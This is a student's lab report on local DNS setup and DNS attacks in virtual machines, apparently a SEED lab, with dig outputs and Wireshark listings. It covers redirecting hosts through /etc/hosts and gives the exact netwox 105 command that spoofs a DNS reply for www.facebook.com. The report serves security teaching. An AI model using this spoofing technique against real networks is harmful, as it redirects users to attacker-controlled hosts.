
Task 1: Configure User Machine


Executed dig www.facebook.com command on user machine (VM3). Saw the following message on wireshark:



This shows first message was sent from user to server (VM2 on 10.0.2.10) requesting the ip address for www.facebook.com. Then the server VM2 sent a message to 69.171.255.11 requesting ip address. That machine responded with the answer back to server VM2, and last message was server sending answer back to user VM1.

Task 2: Set up Local DNS Server

The above screenshot was taken right after the server was set up and cache was flushed. Then another dig www.facebook.com was executed twice in succession and here is the message exchange:



Focusing on the last 6 packets captured. You can first see a similar exchange to Task 1 – user queries local DNS server VM2, VM2 queries 69.171.239.11, VM2 gets answer, and VM2 gives answer to user VM1. The second time the query is made, though, user VM1 query goes to Local Server VM2 and is answered immediately. These are the last two packets. And last packet is highlighted showing the proper ip address was cached and returned to VM1 when query was received: 31.13.71.36


Task 3: Host a Zone in Local DNS Server

Created the two files in /etc/bind directory per the instructions: example.com.db and 192.168.0.db. Then restarted the bind server using the "sudo service bind9 restart command". Then flushed the cache on the server using sudo rndc flush command.

Then I went to user machine VM1 and executed "dig www.example.com" command. The resulting output returns the nameserver ip address: 192.168.0.101. You can also see the server queried at the bottom is 10.0.2.10 on port 53. This is my VM2.

```
[02/14/19]seed@vm3:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18983
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Feb 14 18:50:06 EST 2019
;; MSG SIZE  rcvd: 93
```

Also the wireshark shows that there were only two messages used to resolve the hostname. The first queries the server VM2, and the second returns the results. The fact that only two messages were used shows that VM2 was the server used.



Part 2: Attack on DNS

Task 4: Modifying the Host File

The /etc/hosts file on the user machine (VM3) is modified to add the entry for www.example.net:

```
etc) - gedit                                                    6:58 PM
Open ▾                    hosts
                          /etc                                  Save
127.0.0.1       localhost
127.0.1.1       VM3

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com

1.2.3.4         www.example.net
```

Then a dig command is executed to see if it does a DNS query:

```
sh                                                              7:00 PM
/bin/bash 85x33
[02/14/19]seed@vm3:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35383
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1800    IN      A       199.43.135.53
a.iana-servers.net.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1800    IN      A       199.43.133.53
b.iana-servers.net.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 379 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Feb 14 18:59:55 EST 2019
;; MSG SIZE  rcvd: 193
```

It returned a different value showing that a DNS query was generated and since www.example.net isn't defined in my VM2 server, it sent the DNS query out and found 93.184.216.34.

When a ping command was executed it tried pinging to 1.2.3.4 showing that it used the /etc/hosts file and didn't query the local DNS server VM2:

```
[02/14/19]seed@vm3:.../resolv.conf.d$ ping www.example.net
PING www.example.net (1.2.3.4) 56(84) bytes of data.
^C
--- www.example.net ping statistics ---
131 packets transmitted, 0 received, 100% packet loss, time 133103ms

[02/14/19]seed@vm3:.../resolv.conf.d$
```


To redirect www.bank32.com. First I show a screenshot of what a ping to www.bank32.com and dig www.bank32.com result:

```
[02/14/19]seed@vm3:.../resolv.conf.d$ ping www.bank32.com
PING bank32.com (184.168.221.39) 56(84) bytes of data.
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39): icmp_seq=1 ttl=
52 time=75.9 ms
64 bytes from ip-184-168-221-39.ip.secureserver.net (184.168.221.39): icmp_seq=2 ttl=
52 time=75.8 ms
^C
--- bank32.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 2951ms
rtt min/avg/max/mdev = 75.836/75.912/75.988/0.076 ms
[02/14/19]seed@vm3:.../resolv.conf.d$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29930
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                IN      A

;; ANSWER SECTION:
www.bank32.com.         3586    IN      CNAME   bank32.com.
bank32.com.             586     IN      A       184.168.221.39

;; AUTHORITY SECTION:
bank32.com.             3586    IN      NS      ns14.domaincontrol.com.
bank32.com.             3586    IN      NS      ns13.domaincontrol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172786  IN      A       97.74.106.7
ns13.domaincontrol.com. 172786  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172786  IN      A       173.201.74.7
ns14.domaincontrol.com. 172786  IN      AAAA    2603:5:22a0::7

;; Query time: 0 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Feb 14 19:28:36 EST 2019
;; MSG SIZE  rcvd: 213
```

Then, I will modify the /etc/hosts file to redirect www.bank32.com to 1.2.3.4. here are the results for both ping and dig:

```
[02/14/19]seed@vm3:.../resolv.conf.d$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6137ms

[02/14/19]seed@vm3:.../resolv.conf.d$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 799
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                IN      A

;; ANSWER SECTION:
www.bank32.com.         3264    IN      CNAME   bank32.com.
bank32.com.             264     IN      A       184.168.221.39

;; AUTHORITY SECTION:
bank32.com.             3264    IN      NS      ns13.domaincontrol.com.
bank32.com.             3264    IN      NS      ns14.domaincontrol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172464  IN      A       97.74.106.7
ns13.domaincontrol.com. 172464  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172464  IN      A       173.201.74.7
ns14.domaincontrol.com. 172464  IN      AAAA    2603:5:22a0::7

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Thu Feb 14 19:33:58 EST 2019
;; MSG SIZE  rcvd: 213
```

This shows that dig returns the same results as previously, but ping uses the redirected ip address. Also when I tried to use firefox to access the url, it doesn't work, just locks up:




Task 5: Directly Spoofing Response to User

First I clear the DNS cache in my local DNS nameserver VM2. Then I execute a dig and get a response:on clientmachine!


```
[02/15/19]seed@vm3:.../resolv.conf.d$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52796
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       3600    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com. 60 IN      A       31.13.71.36

;; AUTHORITY SECTION:
c10r.facebook.com.      3600    IN      NS      b.ns.c10r.facebook.com.
c10r.facebook.com.      3600    IN      NS      a.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3600    IN      A       69.171.239.11
a.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:fffe:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3600    IN      A       69.171.255.11
b.ns.c10r.facebook.com. 3600    IN      AAAA    2a03:2880:ffff:b:face:b00c:0:99

;; Query time: 416 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Fri Feb 15 15:29:37 EST 2019
;; MSG SIZE  rcvd: 213
```

The wireshark listing shows the queries required to get the IP address. They were numerous:☺

-User queries local nameserver VM2
-VM2 queries 199.7.83.42 (l.root-servers.net) and it gives next server to try
-VM2 queries 192.54.112.30 (h.gtld-servers.net) and it gives next server to try
-VM2 queries 69.171.239.12 (a.ns.facebook.com) and it gives next server to try
-VM2 queries 69.171.255.12 (b.ns.facebook.com) and it gives next server to try
-VM2 queries 69.171.255.11 (a.ns.c10r.facebook.com) and it gives the ip address of the server hosting www.facebook.com 31.13.71.36 (star-mini.c10r.facebook.com) .



Then I clear wireshark and flush the cache on VM2 server
Next I enter the netwox 105 command on my attach machine VM1




Then, I execute a dig www.facebook.com command from VM3:

```
[02/15/19]seed@vm3:.../resolv.conf.d$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20673
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       2000    IN      A       1.2.3.4

;; AUTHORITY SECTION:
b.ns.c10r.facebook.com. 2000    IN      NS      b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
b.ns.c10r.facebook.com. 2000    IN      A       69.171.239.11

;; Query time: 20 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Fri Feb 15 16:00:57 EST 2019
;; MSG SIZE  rcvd: 110
```

You can see the netwox command sniffed the DNS query and spoofed a DNS reply. And here is output of the netwox command:

```
[02/15/19]seed@vm1:~$ sudo netwox 105 --hostname www.facebook.com --hostnameip 1
.2.3.4 --authns "b.ns.c10r.facebook.com" --authnsip 69.171.239.11 --ttl 2000 --f
ilter "src host 10.0.2.9" --spoofip "raw"
[sudo] password for seed:
DNS question
| id=20673  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| www.facebook.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=20673  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.facebook.com. A
| www.facebook.com. A 2000 1.2.3.4
| b.ns.c10r.facebook.com. NS 2000 b.ns.c10r.facebook.com.
| b.ns.c10r.facebook.com. A 2000 69.171.239.11
```

Interestingly, the real DNS query is returned to the VM2 server and the cache updated. It also attempts to give this information to the user machine. But it is rejected since the user machine already received a reply from the attack machine. This can be seen in the wireshark message listing (the last two messages are the attempt to send from VM2 (10.0.2.10) to User VM3 (10.0.2.9) and the last message is the ICMP failure message. It shows port unreachable. I am assuming because it received a response, the user machine closed the port it used to send the DNS query



We can show the “real” valid response to the DNS query was received by local nameserver VM2 and cached, by doing another dig www.facebook.com and seeing this time it returns the real server information:

```
[02/15/19]seed@vm3:.../resolv.conf.d$ dig www.facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58066
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.facebook.com.              IN      A

;; ANSWER SECTION:
www.facebook.com.       3122    IN      CNAME   star-mini.c10r.facebook.com.
star-mini.c10r.facebook.com. 60 IN      A       31.13.71.36

;; AUTHORITY SECTION:
c10r.facebook.com.      3122    IN      NS      a.ns.c10r.facebook.com.
c10r.facebook.com.      3122    IN      NS      b.ns.c10r.facebook.com.

;; ADDITIONAL SECTION:
a.ns.c10r.facebook.com. 3122    IN      A       69.171.239.11
a.ns.c10r.facebook.com. 3122    IN      AAAA    2a03:2880:fffe:b:face:b00c:0:99
b.ns.c10r.facebook.com. 3122    IN      A       69.171.255.11
b.ns.c10r.facebook.com. 3122    IN      AAAA    2a03:2880:ffff:b:face:b00c:0:99

;; Query time: 20 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Fri Feb 15 16:08:56 EST 2019
;; MSG SIZE  rcvd: 213
```

The netwox command is still running, but since the VM2 didn't need to send a DNS query off to the root-server, it could quickly reply to the query from VM1. And now the message that fails is the one from VM1 attacker with the spoofed reply:

48	2019-02-15 16:00:58.3720802…	10.0.2.10	10.0.2.9	DNS	255	Standard qu…
49	2019-02-15 16:00:58.3723474…	10.0.2.9	10.0.2.10	ICMP	283	Destination…
60	2019-02-15 16:08:56.0551751…	10.0.2.9	10.0.2.10	DNS	87	Standard qu…
61	2019-02-15 16:08:56.0556339…	10.0.2.10	69.171.255.11	DNS	98	Standard qu…
62	2019-02-15 16:08:56.0747279…	69.171.255.11	10.0.2.10	DNS	237	Standard qu…
63	2019-02-15 16:08:56.0752794…	10.0.2.10	10.0.2.9	DNS	255	Standard qu…
64	2019-02-15 16:08:56.0968502…	10.0.2.10	10.0.2.9	DNS	152	Standard qu…
65	2019-02-15 16:08:56.0972908…	10.0.2.9	10.0.2.10	ICMP	180	Destination…

```
▼ Queries
  ▼ www.facebook.com: type A, class IN
      Name: www.facebook.com
      [Name Length: 16]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
▼ Answers
  ▶ www.facebook.com: type A, class IN, addr 1.2.3.4
